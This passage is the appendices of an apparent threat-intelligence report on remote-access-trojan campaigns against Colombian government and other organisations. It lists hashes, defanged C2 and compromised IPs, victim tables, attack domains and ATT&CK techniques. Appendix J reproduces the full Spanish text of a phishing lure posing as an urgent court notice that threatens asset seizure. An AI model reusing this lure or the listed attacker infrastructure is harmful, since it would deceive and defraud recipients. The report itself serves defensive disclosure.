7cfe415ee93c8a321d7f90315ca3f70629fda89c6e4acbde87ee1abd65cdb25e
7dd67fdd9eba6f4093979ee73f01e9c29231530ea73acc90948fcffce17f8d5d
7e0f17ee075fa068cf0ff0751d7e1f9c2512628f20248cfe93f742fc1d3d60aa
7eaaf8ac1097ba3bcaf0f9cd166e5ed10e6ae16d04a78ff227bb6c584316f01e
7f206ec690f881a7939406e51f1df454bb55a0fa6cd8c0892b05dd7249ab3db8
7f4949366003ad5c97543d39a3457d91922c489dd929038a764fe6cc5c410604
8069dc3a01b238d5506448abd7cddb3a7c583b81b209e516481b2923aac90782
80a8c38c435b42fb1a5b77d85da369ca40b7d4206cc936f04732c4eb3527ae07
80ba2478e4695de6db6ee1bed092eab38cc6c4243f3ba6e6a16ca180a68520ed
80fe3676d482c19e5909ca6d4dc014f2f46504dd7c0b48fad5a56d0060958abb
82556970b87adf24162bdea13611a0206e2d2d6ec1020da29317bfe5c7b51de9
82b733a36bbbfb27d602e728314398c6db1b5ce3d37aa584c50cdf625fd949bb
842b97229574ce1ca55415fd20a80dc29f1b35b8776a8d482bb5997b53b6f26f
84ec8e3181e19f5c492ed3c43cf69e74ca7ef109b535b7b82143ba9b2d59442f
84f4733b7eaeea866b3f35e932f25713f621817c79f0096c9da22a3973430286
85cc9928363eb10ed90785a217d5f51e37a22efa4a7f30bdb8bc82ab2fa1267e
86bad37b00f1e0b3c38bed9a6f6995fa332761a1bb1e826a0708ab80ddfe6a8b
88490dc46e9e631c09526cdfd0ffdc6ae7be26bb35e58903ca52973e7d0e34cf
8944005cc7ce00627022ebff406c65e780bb87fd56a2bed8db91585867a50346
```

```
899ce743d330882aa2f28d6a6ed6c3def3e409d8b20149b0161716e104fdd7ea
89cbc0a596623b035e90dd76cdd27aca583edda8d64e7174b2a4fcd6829b42fb
8a7bd4d6832c72f8fdfeb1eb7cf8c89107c9ec617b875a62e659f12da2acc3d1
8aa26ab75ad89a6eebadb7f1da170f62ff81abcfe44afb5fca2ae1d2dc0b9e1a
8b0a8fb7c648e80397067ecd714092d9904c6d8625f67aa1aef2dc864891ab43
8f61b17b3528fc2e4a5d7fa647b7aa86e7653f98a90fa5e2e08b0ed51e69de3a
8f7245f0797164e14902ede0ccb4055452b3fd293559d5e652724d33ac2f381b
8f972b2fba44198800333d8f7d9b9b1daac3c0d4693481ca8ac8f6cab4af989f
904f1f112a522dba3be4fc8412cb240003f8c5772014ad7233092bbd8e4e268c
91c63ebd9c9753eebb6059358e004e9aff0c8bc590a81c8904b2aec5d08a7fa9
9305f79e4ebf3863c9503230744c03bdbe3e5fe65e8fb7e2f29ed6a5081d23b0
9426b4682adaf3a2166a0c92b5b710e3351f102feafc26a0f3f11332ff6ee00e
94d9c1e115024ef099bffddfd7780e1a8a593be41f613a464ee565936c121119
94e3299936f3a8a903f08c04b0579ebede2cb3917e92e727142626c5391bdf3d
95687da203507a11837eaeb29bfe86481828b74b62fc869604b5eaa552f950c2
95b2b415d6b4347fd035db1eec5f979b377bbcf0171b153b1110021bbba6cac3
95e5c56554c9f3a36401a084c7676ed156ab9aa1b9c6bae282b6772de9cc8df8
96a31ddc63bb894c41f389a222e84a48cefa4c117e66e3ef166c36c8a0ae9f19
9704c2c88a3ea50c430b3485dbb5f9374785333bf65a6577fde16fa3e0e4bf48
9945a60ea4f2f1cfdae3ef85ccb74af2ee8b80d84889d3897f6c2a034cccf9c2
999d6e7ce39ca8e9f85ab0f2e53db9e503a765a3c5515f6336c491f153a005d0
9a42050380007f9982c8e59da42c6cba94b30ea12403691886bfc91c38fb92b6
9ab94cafd45dc195625806c133c6a8d411669d69a50e5a9006c841be75539687
9b1d205dc28f1471e09aaa67c3fd10327531e5e5d6590ddc216f03a41cf9b92f
9be19996b731955043513227171aa0a91ed825f1f5616f5a3b94dfeaa1651da7
9c05646d2deb572ac87ad74897905ecaff050173ea2af8dcfd7acf1adea7772f
9ccea0fcf8ba30f933dfcb6e697d46c8bcba0744250cb4420b41d3369e34a6a0
9d3c887b526df1630a1e46bbcdd7148f5d5f2e8c964eec8aaa0b01b294b944d7
9e8b12807c3d7a542cec5bf6a5781a2f6c300938313b1d1e129293a4202035ec
a0bce2bd548a9f33da2478ed6841c780d6f0f63fce0be90b89fa189e65762b65
a0dee795b9fe96554569c2854167647f630be4399f294dd2cbaf58bb8acb27d6
a25e799d14d882edc5754916885011c98d3f5a15ae0b66fbe83a183b0d9a18fb
a2b268ad1797615fc174bf71a3000bb48a34ba439289ad62d1734e86a9a638b5
a38beba261e6b75233fcf7d0f019644d985b80447d27d5a2d8939d75869121df
a3ca3c50a8693d0454d113b9ec34ddb6aab15a6fefea415596ea2535d2364936
a3e7b5ecc6ff323ac3e57197cd82aa0cc8ffa07abf3488a804e29c2725e696e0
a3fafd76cc487289ee5d259d046ebbaf82ffa71c13e69f3538aec0a7fca593df
a45dc0648f247eee9ae3ab15d1eece5907624a1a250feaff7e8ffcff8e04fa1a
a47039fa1a8aa88d170890d4c9a12aa356d9adbc845593cc1638c85ba120dc78
a5085f9c7304a762e274524b96dfc34f9ca243b479a2472c6e5e5b367f46114e
a52e245dd7937094711b10c479274a2cccea2dfb89f7d4c9f22879214718f92b
a61b40b09b2c8f714c7cf70a92a9b215cc53cc3962a543b1bef4fc3999a6f6cf
a85332e4145ab71582bbfc0f6cff9d24e0aeb2c45c8e69c6af860bf2255c86af
a97c3e3513946498242a032992ba05946787ba736facad8e51c192c3ad272713
aa7234653c35c44d1f952fc62808f3831f97637acfe1c4e0b1e12a8e291b5f4e
aa8b92535e690da968234d639af28caf881f03ad1f4dcad1c692b846830d0d87
aab18e256bd738597364a8a91f37b316abe540999ad13f60bfb506f3353d40db
aaf3dbfd566b4dc833c0de88435132f4185f589d37211386f799b95722e37a33
ab4a471521b43632e071e53f28e15e1b68de8c2b8971b62985e7251bf3382130
ab64e78fe74b47890929238bd6c60e55c3c2c0a7f84c76c170f2281417e5da17
add9a93c013732ec36a6554212d75b7969e46b6dadb55bf82c34d9a5e20a9d1d
ae9a36c85c11f5f71596bca8f3b01b49b0175be9d9b1367d09419715edda2b02
aee42a6d8d22a421fd445695d8b8c8b3311fa0dc0476461ea649a08236587edd
af07986cfaa6184e2888310a493104909ab9eee6f1512a74633331afbd32fee9
af5c473f2f15835d745853d7127769d77f04611efbf792634f6d1f833bd150a2
af891967c363f51bdd6cb33bf9d058f8b98337d1c387ac976e7c568ddb43b641
af9ddb84ff76790fd8f596ff845784abd3464c74bb8b82836ce23189c4b7f183
b08e83b034213d1c4d33e29c63d8d24b99684c2714e29ae3b3aaec34d5c8d134
b219c4089fa80f02dd5ba6b280c0a3794af9cacf7460d090f23a56fb100d558c
b231204b60e0b4e8b462af718964fa54d544a9658225c47e314e3daae0efc0b4
```

```
b2bea3384dc24126675379eb1473946f2927a10d8eff6730bc024716ef0f6864
b2fd262519105fb279e36476380f83068601609492f410d5e700d3a764e2ac36
b315aa63ea29afe35dd51c2382d48bb6de5e1d9166368df00eb2d7750eb747f7
b4491285f2084f070ff3f15c150568d920dcf327600c30b539063981dfcfeee4
b49dfaa0d915524049eb0eed26115dac421cd307551284a054a27cbbdb9aad81
b5739bfbada346770909e8287fe1e2ec45d662d9958355a4aa4f47423118b8e8
b5a44cdcc65c728f7e447eff764905d6bfda4039992b470afe2cc84ce8dcc5f7
b5a6c21c9fc7033418be5efb45746b181551e346ab255feca19fd0d40cbb0942
b633f0a171dbd8b0e06cee74602f9863d4133566cfb56fabfb95e281ffbb6fdb
b6bab712bb3a684b5c7b7e147e5d8ba293e4934ef443ccce3a8914b6d3e28df7
b7688d7428dbcc35afbff30b349adf1a16667e3736c47a9f27a86decf9d1b37e
b78a931beae08692b1368197832e4dcabbfea87f6c362258ea854d4e5658240d
b7d205a1560b07a92d744053744c29823064e2c415a71887fccd8524a3cad3fb
b821057045d27dd6ce8e14dac6e93d42c9ca47ce1e86390c5d2dac0401d28601
b97420f542add6441b0fe7389aaf327a9bbf3cca5174280b6c64de264d2dbd7c
b9a7fba5330cc0d97990178d1c492deddb1f287f21de30c40b0e4e2f47b2be21
b9df7d55692a03d3255e824a37cd53de11c07e51864809ceca01362a56b991d5
ba604a46a71d45d0bb3ba3eea9f0faece3d48ba6ff2872778057ce8a0efc0d33
bac96f81c8485c3bd6193bb3451f30feb0e972b780463beba41a9dc1121aa9c4
bbbbc1e8c660d2d8b00d87446e52d3be20da3f4da7c3505e3468ad731eff250e
bd34831c864eadb917c78ad850b9e40685f17dbb1927018ff9d3dbd1f6d57ce1
bd7dcd2e04ece48f19494ef3236127492cf332fdc7f8c4e9931b0a434bd4ffad
bfe2d9f203a8890182df4737119ffbdb91527754bb06e7108415a45b47ad41ef
c0cbee9a428f04a894b71255b869d00e0c2ab06dd1740bfe89338b8c65f8c46d
c10317f74c6f011a71bbb4df80e7b6d4b950de436a2f49effc3e443c4f6920d2
c12239a964eb2a9631f02489464a67d2c0837bb36e32a53cd6bc03301082d79e
c3f5376c06e423482735d896285dd9bcbeee98874075cf47bec41e3448bd2f95
c51e59b60975fd8e8cddac0827068da0c8a4c3928c6105917cdb28b95a7cc551
c63ce128ee4c0442e303b86d27e3e7df8eff15a04a44ada8cabfa965144ccf56
c671155c2ff3529435a4facaabd8a06c6f5e559ff24763d6f387bc818c453727
c69461854c0d9bcf75261e78a94bc1a5f9b8daaf6ec536c7e83b528649f2eb5e
c931b2128f9bdbf85d0914a97dbbe76bb3220d3a402143bd14d1bf32f820214b
c9776da6cafb9537f84841d4e4b1ae8c3a26337c9fee45176881c1d114a63980
c9a017f4180ec82ef8e0d2340d862bdc3d993725b8a3eff0ae15e9d2f00f4e69
cb70a3999672fb0949fcee0898f84346140a79868b0b97503cdf4ce715b86564
cceb4541dcaea1b067bef64943b47653d239ac07d6ee6f50d74832545035e350
ce2a7bafbd2a2700a7ba5962f13cf3f85be1f2b93e48d588a4471be122c8340d
d12efa7c95087156cbfdeda07b3c68d7f2d9a31162d952c1dd2e25630e369416
d15e2227283e9f87b19538f1ffe0de9fcf08efa30a9742d3ec7bfb9c7f595837
d1de1db53d364adf0ff850b17ed5269dbf45518608807c554ee29052b4a8fefd
d25df9c7ec360528cf3fd9a88ed04660ba8bec6b35ce2de04fa4d09a9d1666c7
d41678f5dcf883a744c19083458f81ab3876ec71dadb1f81443728a38be3709e
d8119df3e735dba78bc6c528f2737d8acb2e87f442596c810afcb5fa85261ad5
d87c126baec640657fed03c6f493c2ad36b5e0f0483149b952e18688ab422276
d8e3821ebb6a4af82f51591ab4a222add7163e2b8d33a642e1ca97bf06aced45
daa19bc1bbf65c80278076621afb8764b5d258d4b3a7280f6455dde812bc24c3
db3f21ef54324633b2102bcc127289348fe777382fe5dcb4380eafdfc506fe7b
de162fdd0926b15a321150307806d4597e71395548b572e83bda5cc378743fe0
df0fe5536a69848a22b1b22f424a9bd598adafb30e09101dc98b214e09a1aef2
dff4319ada078e744497da2f44a594228f2dde3761a0c80ebd5df43e7cc41b85
e006c255d66a4eba50c26fffddda6f415d165a16eff5658413312d05c5f50173
e3e14c713fd8e72e3e37d3e9b2cea2ed7bf70621c7c04263ed7ac6925d817086
e4a3a4a5f88e181089d783f56aec7d2fc2f4647ac12b5de03746f81921097063
e62966578720b4ab47866fbfc00011b72aa2c557fa95f159c42473d5c71261e8
e6e1b9b41e158bbcbc893681e66d90ddc08f3fe7de1f5ba45eb53d4a2577db79
e779571e4f80664738634254eccbf6f32bd51ff64ac4f0080ff43634fe723edb
eb3acf4a55cceb591712b83074568acee909a60669054dbeb5f0c0bc464a9ab0
ebd0127b3dfdc0dcf24f4a0a269769835d17a8e685193792082b359b843412ff
ebed364d453d5109b48ad9e4a12a887b8abc6a738b5030f2ca87d29a4a3b1f87
ecb0ce4f96a59bf9978986f80709c80090d449ff7605f983e6cf708188600144
```

ed475a5fe53c368a1899fac98a6b88ec863f89ea07b7e571e6f0ec8b060262af
ee1a3803936b0f51c8fa1e2ce1fcbfe092f0c2e846d5fd5bb075f3ad931efe6f
ee966ef554884cc383b2bd03f39786af388a6712bf9e6facbe466faa1fef0251
f057cf513f34fa8e036010389ab288207810fc14d1230a40f51d9abb2344f1c8
f13be087d76de879d7d05da89aa14df3548b11138ef8943b2d9d11c9dd627133
f1b9bad3c87e18d9abc585e17ccb2f0e3a266006eac12a2a3e1bc180d2f8a435
f3fb0a6c6b3ba744cc8122148efd2943c8602facce97356a4008d67485afb55e
f6caac63455aac9593976bac3fbf28378b89bd00a79fff2fd2563e24adf81ace
f700b67bcdb5539105795c84ff283ccf4140f12a58b82501ad38ad29dc7e9c39
f769521b8f831a9c7a1631dd9633e74cca1c39305ec995a4dbf8a77302ec2948
f95dac0cdd08d1f5fa2e5032cc7a95a87044201c8601198b3860e501098d6549
fa5a9e5bef372869f08e24ecfe8e68b12523f1a02607cd12d5f7f219b7dff8d1
fb66632cd45196cc46dd75ffb02537e72772d6998f39743969bbaa1852362592
fc4b79823478e62b18a49f18d70bbaf768e89e498d64b4c200ee873b1fe6554d
fd665e99f65e34317e5b29b8b7761415317c5831bb91d843a76d477b6df19f15
fd755425f8805b90b8c82ffa9e2d04d274811b7508b08a187b2a41148ad92a9a
fd7a64d15e03608dceb95bc0912b39f9b94327b7ba8e6c989aa29205c3819184
fe08793903f42d16cbac8a5b766d403a7c2f48e85672782e96197387adc4ec61
fe92d0f395ec3d9a658bb3372318a9ddee1a7819f82ffcdf2cc98044d2a70f3b

Possibly Compromised Network Devices:
8[.]242[.]185[.]28
38[.]10[.]181[.]2
38[.]51[.]232[.]73
38[.]51[.]243[.]33
38[.]52[.]156[.]157
38[.]52[.]157[.]13
38[.]191[.]200[.]22
38[.]191[.]211[.]165
45[.]169[.]38[.]202
45[.]173[.]12[.]108
64[.]76[.]53[.]93
138[.]0[.]90[.]150
143[.]137[.]98[.]182
143[.]137[.]99[.]214
152[.]200[.]146[.]245
152[.]203[.]33[.]47
152[.]231[.]30[.]83
161[.]10[.]134[.]110
170[.]239[.]205[.]17
177[.]253[.]232[.]42
179[.]1[.]85[.]155
179[.]32[.]41[.]81
179[.]189[.]222[.]53
181[.]33[.]141[.]47
181[.]118[.]156[.]251
181[.]204[.]42[.]51
181[.]225[.]72[.]167
181[.]233[.]154[.]8
181[.]233[.]154[.]17
181[.]236[.]232[.]212
185[.]75[.]12[.]39
186[.]121[.]70[.]159
186[.]168[.]153[.]205
186[.]190[.]231[.]215
190[.]0[.]246[.]233
190[.]14[.]253[.]207
190[.]60[.]35[.]218
190[.]60[.]55[.]14
190[.]102[.]120[.]123

```
190[.]121[.]144[.]10
190[.]121[.]150[.]213
201[.]182[.]249[.]194
201[.]182[.]249[.]243
201[.]184[.]74[.]141
```

Appendix C: Cluster 1 Victims

Suspected Victim	Sector	C2 Server(s)	First Seen	Last Seen
Victim 1	Government	146[.]70[.]137[.]90	2025-05-20	2025-05-23
		146[.]70[.]51[.]42	2025-05-30	2025-06-09
Victim 2	Government	146[.]70[.]51[.]42	2025-05-20	2025-06-04
Victim 3	Government	146[.]70[.]51[.]42	2025-05-20	2025-06-04
Victim 4	Government	146[.]70[.]137[.]90	2025-05-20	2025-06-05
		146[.]70[.]83[.]218	2025-05-26	2025-05-26
Victim 5	Government	146[.]70[.]137[.]90	2025-05-20	2025-06-05
		146[.]70[.]51[.]42	2025-05-20	2025-05-20
Victim 6	Education	146[.]70[.]51[.]42	2025-05-27	2025-06-03
Victim 7	Government	146[.]70[.]137[.]90	2025-05-28	2025-06-05
Victim 8	Government	146[.]70[.]137[.]90	2025-05-12	2025-06-09
Victim 9	Government	146[.]70[.]137[.]90	2025-05-24	2025-06-06
		193[.]56[.]253[.]66	2025-06-10	2025-06-10
Victim 10	Government	146[.]70[.]137[.]90	2025-05-08	2025-05-30
Victim 11	Government	146[.]70[.]137[.]90	2025-05-20	2025-06-09
Victim 12	Healthcare	146[.]70[.]137[.]90	2025-04-30	2025-06-09
		193[.]56[.]253[.]66	2025-06-13	2025-06-13
		45[.]133[.]180[.]26	2025-05-06	2025-05-09
Victim 13	Government	146[.]70[.]137[.]90	2025-05-28	2025-06-10
Victim 14	Government	146[.]70[.]137[.]90	2025-06-06	2025-06-09
Victim 15	Government	146[.]70[.]83[.]218	2025-05-28	2025-05-29
Victim 16	Retail	146[.]70[.]83[.]218	2025-05-27	2025-05-30

Suspected Victim	Sector	C2 Server(s)	First Seen	Last Seen
Victim 17	Transport	146[.]70[.]83[.]218	2025-05-26	2025-05-29
Victim 18	Education	146[.]70[.]83[.]218	2025-05-29	2025-05-29
Victim 19	Education	45[.]133[.]180[.]130	2025-03-19	2025-03-26
		146[.]70[.]57[.]58	2025-04-02	2025-04-02
		45[.]133[.]180[.]154	2025-03-31	2025-04-08

Appendix D: Cluster 2 IP Addresses

IP Address	ASN	Suspected Type	Malware Families
45[.]77[.]72[.]102	AS20473	Virtual Private Server	AsyncRAT
64[.]188[.]9[.]172	AS36352	Proxy Server	AsyncRAT
64[.]188[.]9[.]173	AS36352	Proxy Server	AsyncRAT
64[.]188[.]9[.]175	AS36352	Proxy Server	AsyncRAT
64[.]188[.]9[.]177	AS36352	Proxy Server	AsyncRAT
179[.]14[.]8[.]131	AS27831	Colombian ISP	AsyncRAT
181[.]131[.]217[.]63	AS13489	Colombian ISP	AsyncRAT

Appendix E: "deadpoolstart"-Themed Domains Linked to Cluster 2

Domain	IP Address	First Seen	Last Seen
deadpoolstart2024[.]con-ip[.]com	64[.]188[.]9[.]172	2024-08-23	2025-03-12
deadpoolstart2025[.]con-ip[.]com	64[.]188[.]9[.]172	2024-08-14	2025-07-21
deadpoolstart2025[.]duckdns[.]org	179[.]14[.]11[.]213	2024-12-13	2024-12-13
	192[.]169[.]69[.]26	2024-12-16	2025-05-20
deadpoolstart2026[.]con-ip[.]com	64[.]188[.]9[.]172	2024-08-14	2025-07-09
deadpoolstart2026[.]duckdns[.]org	179[.]14[.]11[.]213	2024-12-20	2024-12-20
	192[.]169[.]69[.]26	2025-01-25	2025-07-18
deadpoolstart2027[.]con-ip[.]com	64[.]188[.]9[.]172	2024-08-24	2025-07-14
deadpoolstart2027[.]duckdns[.]org	172[.]93[.]160[.]188	2024-11-07	2024-11-07
	192[.]169[.]69[.]26	2025-03-12	2025-03-12
deadpoolstart2028[.]con-ip[.]com	64[.]188[.]9[.]172	2024-08-29	2025-07-16
deadpoolstart2028[.]duckdns[.]org	172[.]93[.]160[.]188	2024-11-06	2024-11-07
deadpoolstart2029[.]con-ip[.]com	64[.]188[.]9[.]172	2024-09-22	2025-06-30
deadpoolstart2029[.]duckdns[.]org	192[.]169[.]69[.]26	2025-03-03	2025-03-12
deadpoolstart2030[.]con-ip[.]com	64[.]188[.]9[.]172	2024-09-25	2025-07-15
deadpoolstart2030[.]duckdns[.]org	172[.]93[.]160[.]188	2024-10-30	2024-10-30
	192[.]169[.]69[.]26	2025-03-03	2025-03-03
deadpoolstart2033[.]duckdns[.]org	191[.]88[.]249[.]175	2025-02-12	2025-02-12
deadpoolstart2034[.]duckdns[.]org	191[.]88[.]249[.]175	2025-03-27	2025-03-27
deadpoolstart2035[.]duckdns[.]org	179[.]14[.]11[.]213	2025-01-28	2025-01-28
	192[.]169[.]69[.]26	2025-01-31	2025-07-17
deadpoolstart2036[.]duckdns[.]org	179[.]14[.]11[.]213	2025-01-29	2025-02-03
	192[.]169[.]69[.]26	2025-02-03	2025-07-18

Domain	IP Address	First Seen	Last Seen
deadpoolstart2037[.]duckdns[.]org	179[.]14[.]11[.]213	2025-01-30	2025-02-03
	192[.]169[.]69[.]26	2025-02-03	2025-07-17
deadpoolstart2038[.]duckdns[.]org	192[.]169[.]69[.]26	2025-02-05	2025-02-05
deadpoolstart2041[.]duckdns[.]org	179[.]14[.]8[.]131	2025-06-09	2025-06-09
deadpoolstart2044[.]duckdns[.]org	192[.]169[.]69[.]26	2025-05-09	2025-05-09
	191[.]88[.]249[.]175	2025-03-12	2025-03-12
deadpoolstart2049[.]duckdns[.]org	179[.]14[.]8[.]131	2025-07-11	2025-07-11
	177[.]255[.]84[.]173	2025-04-12	2025-04-12
deadpoolstart2051[.]duckdns[.]org	192[.]169[.]69[.]26	2025-05-02	2025-07-18
	177[.]255[.]84[.]173	2025-04-29	2025-05-01
deadpoolstart2052[.]duckdns[.]org	179[.]14[.]8[.]131	2025-05-11	2025-05-11
deadpoolstart2053[.]duckdns[.]org	179[.]14[.]8[.]131	2025-05-11	2025-05-11
deadpoolstart2054[.]duckdns[.]org	179[.]14[.]8[.]131	2025-05-26	2025-05-26
deadpoolstart2059[.]duckdns[.]org	179[.]14[.]8[.]131	2025-05-23	2025-05-23
deadpoolstart2060[.]duckdns[.]org	192[.]169[.]69[.]26	2025-06-29	2025-07-21
deadpoolstart2061[.]duckdns[.]org	181[.]131[.]217[.]63	2025-06-17	2025-06-30
	192[.]169[.]69[.]26	2025-06-30	2025-07-17
deadpoolstart2063[.]duckdns[.]org	181[.]131[.]217[.]63	2025-06-29	2025-06-29
deadpoolstart2064[.]duckdns[.]org	181[.]131[.]217[.]63	2025-07-03	2025-07-04
deadpoolstart2065[.]duckdns[.]org	181[.]131[.]217[.]63	2025-07-04	2025-07-05

Appendix F: Cluster 2 Victims

Suspected Victim	Sector	C2 Server(s)	First Seen	Last Seen
Victim 20	Government	64[.]188[.]9[.]173	2024-10-11	2024-10-22
		64[.]188[.]9[.]177	2024-10-16	2024-10-16
Victim 21	Transport	64[.]188[.]9[.]173	2024-10-11	2024-10-21
Victim 22	Education	64[.]188[.]9[.]177	2024-10-16	2024-10-31
Victim 23	Education	64[.]188[.]9[.]177	2024-10-19	2024-10-19
Victim 24	Government	64[.]188[.]9[.]172	2024-10-01	2024-10-06
Victim 25	Government / Defense	64[.]188[.]9[.]172	2024-10-11	2024-10-15
Victim 26	Government	64[.]188[.]9[.]173	2024-10-24	2024-10-24
Victim 27	Retail	64[.]188[.]9[.]177	2024-12-20	2024-12-20
Victim 28	Oil	64[.]188[.]9[.]173	2024-10-11	2024-10-30

Appendix G: Cluster 3 IP Addresses

IP Address	ASN	Type	Malware Families
181[.]131[.]216[.]206	AS13489	Colombian ISP	REMCOS RAT
181[.]131[.]218[.]182	AS13489	Colombian ISP	REMCOS RAT
181[.]131[.]219[.]42	AS13489	Colombian ISP	REMCOS RAT, AsyncRAT

Appendix H: Cluster 4 IP Addresses

IP Address	ASN	Suspected Type	Malware Family
45[.]135[.]232[.]38	AS198953	Virtual Private Server	AsyncRAT
46[.]246[.]82[.]9	AS42708	Virtual Private Server	XWorm
89[.]117[.]23[.]25	AS40021	Virtual Private Server	REMCOS RAT
178[.]73[.]218[.]8	AS42708	Virtual Private Server	AsyncRAT
181[.]235[.]3[.]0	AS3816	Colombian ISP	AsyncRAT
191[.]93[.]113[.]151	AS27831	Colombian ISP	AsyncRAT

Appendix I: Cluster 5 Domains

Domain	First Seen	Last Seen	Malware Families
2seguro2025[.]duckdns[.]org	2025-04-01	2025-07-09	N/A
ansy10jun[.]duckdns[.]org	2025-06-21	2025-06-29	AsyncRAT
ansy1703[.]duckdns[.]org	2025-03-20	2025-06-14	AsyncRAT
asegurar2octubre[.]duckdns[.]org	2025-03-12	2025-07-17	AsyncRAT
asegurar3octubre[.]duckdns[.]org	2025-05-08	2025-07-18	AsyncRAT
bb2023[.]duckdns[.]org	2025-06-13	2025-07-10	N/A
dcabril[.]duckdns[.]org	2025-06-13	2025-07-19	N/A
gotemburgoxm[.]duckdns[.]org	2025-05-07	2025-07-15	REMCOS RAT, XWorm
romanovas[.]duckdns[.]org	2025-03-04	2025-06-19	LimeRAT

Appendix J: Original SVG Attachment

Rama Judicial
Consejo Superior de la Judicatura
República de Colombia

JUZGADO 11 CIVIL DEL CIRCUITO

NOTIFICACIÓN URGENTE – COMPARECENCIA OBLIGATORIA

Radicado: 125001-03-06-2025-005798

Se le notifica oficialmente que se ha iniciado un proceso judicial en su contra bajo la modalidad de proceso de cobro coactivo, conforme a lo dispuesto en el Artículo 823 del Estatuto Tributario y el Artículo 99 de la Ley 1437 de 2011.

En caso de no presentarse ni atender esta citación dentro del término legal estipulado, se podrán implementar medidas cautelares inmediatas, tales como el embargo de bienes, cuentas bancarias o la retención de activos. No se concede recurso alguno contra esta notificación.

Este proceso tiene carácter obligatorio y vinculante, y su inasistencia podría derivar en afectaciones crediticias, inclusión en listas de morosos, y procedimientos de ejecución forzada sobre su patrimonio personal. Se recomienda actuar con prontitud para evitar consecuencias legales adicionales.

Para consultar los detalles del proceso, pruebas adjuntas y las implicaciones legales, acceda al documento oficial en PDF disponible a continuación:

Atentamente,
JUZGADO 11 CIVIL DEL CIRCUITO
Rama Judicial del Poder Público

Appendix K: MITRE ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Command and Control: Application Layer Protocol: Web Protocols	T1071.001
Command and Control: Encrypted Channel: Asymmetric Cryptography	T1573.002
Command and Control: Encrypted Channel: Symmetric Cryptography	T1573.001
Command and Control: Ingress Tool Transfer	T1105
Defense Evasion: Modify Registry	T1112
Discovery: System Information Discovery	T1082
Discovery: Query Registry	T1012
Execution: Command and Scripting Interpreter: PowerShell	T1059.001
Initial Access: Spearphishing Link	T1566.002
Resource Development: Acquire Infrastructure: Domains	T1583.001
Resource Development: Acquire Infrastructure: Virtual Private Server	T1583.003
Resource Development: Acquire Infrastructure: Server	T1583.004
Resource Development: Acquire Infrastructure: Malvertising	T1583.008
Resource Development: Compromise Infrastructure: Server	T1584.004

Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for customers, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest intelligence company. The Recorded Future Intelligence Operations Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining precise, AI-driven analytics with the Intelligence Graph® populated by specialized threat data, Recorded Future enables cyber teams to see the complete picture, act with confidence, and get ahead of threats that matter before they impact your business. Headquartered in Boston with offices around the world, Recorded Future works with more than 1,900 businesses and government organizations across 80 countries.

Learn more at recordedfuture.com